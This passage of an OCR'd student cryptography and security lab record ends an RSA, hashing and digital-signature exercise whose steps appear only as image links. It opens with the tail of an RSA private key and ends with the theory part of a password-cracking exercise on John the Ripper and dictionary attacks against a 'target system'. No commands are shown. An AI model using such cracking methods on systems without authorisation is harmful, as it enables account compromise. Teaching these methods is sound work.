9TuJZ4SQzDhoJpiZLf5hVL5VX2sYRc7tOWOnlCe5SYVob1owNfihH+HvnG98Ws0U
6eQrxaYgQsFYLmkBkOAI4huef4OEzBZKn+NvxWlRvyXznGNvYqXeDt8CgYEAzKgM
hQmV+QpU2ur3QG8q7f++He6ehqcZ+jpYTV8uVUgucb9uIjMFdufaNpBbSR9/0Zsj
Eh4rTI0c77fw2HQGHBK4R5mU+rh7osZVdFLPKNkzqbWZzBnRwZ6CW9L7MteaYQt4
ENeQDt1RRxwNwfeNuO6HYyz5O4fndg9xXWjrpokCgYEAhOAceaEdbl6V3GCKO1bb
imRNpVC04GgHBtoyLntogJUqO2TAE6NmEXMozX+1xtyd9hq0JWsdAlO9jp8DhKVu
xpCyGKamHlZk9jixyJm5KV9fwhIhIzXSR2eCpP6RwworEbtzHWv0row1gsH3drVp
BUp2KtSwmB7ceH3QuS1f0YkCgYEAlobH5pYdW7YwoXAO+bKKZdEjuYpHyQxg+/4r
8oSeZJWZq4o8bCUQ0NtJUbatncPwVHABxJKyEDT+YobtO5di4wUVy3v36s0ECr5M
HinGOuo+qIVsoIUhFYMLqJQutL+FyfkQj3qtd3FrFZ1ZtR/qemne5KAwlIuqP9it
7iF8qdkCgYEAqEH583cfbx101WgZQ3CT2ObLWll+fS83r3rfVdW4EWvw3Kq9B+q/
Iufg4H3DnLJ2KsIBvzHcGTjx6vMVM1eY9ZjbLRDmkbQjffX28t9h5mOkFH2jYU3i
r+cR0w4QfdzvbHt9C/7fUx/oMkPBeDH5qcOLOrgPmcqhmATJmGkF6VM=
-----END RSA PRIVATE KEY-----
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8


8. Display the private key in hexadecimal




9. Perform encryption using RSA public key




10. Display the contents of encrypted file




11. Decrypt the result using RSA private key




12. Display the contents of decrypted file




13. Generate the hash of a file using MD5




14. Generate the hash of a file using SHA256





15. Generate Signature using SHA and RSA





16. *Verify the signature*





RESULT:

Thus, the libraries for

- Symmetric and Asymmetric encryption,
- Message digest and Hash,
- Digital signature – generation and verification

are utilized for securing the communication

Evaluation

Parameter	Max Marks	Marks Obtained
Originality of the work	30	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.6	**Perform password extraction, cracking and recovery from target system**

AIM:

To use open-source software tools for extraction, cracking and recovery from target system.

To implement Dictionary attack in Java/Python

THEORY:

Tool Selected:

John the Ripper

About the Tool:

- John the Ripper is a free password cracking software tool.
- Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS).
- It is among the most frequently used password testing and breaking programs[3] as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker.
- It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash.
- Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

Software Requirements:


- Recommended Requirements. OS: Win Xp 32;
- Processor: Intel Pentium III / AMD Athlon MP ;
- Graphics: AMD Radeon Xpress 1200 Series or NVIDIA GeForce FX 5200 ;
- System Memory: 256 MB RAM


Dictionary attack:

- A dictionary attack is a method of breaking into a password-protected computer, network or other IT resource by systematically entering every word in a dictionary as a password.
- A dictionary attack can also be used in an attempt to find the key necessary to decrypt an encrypted message or document.

Demonstrations (With Screen shots)

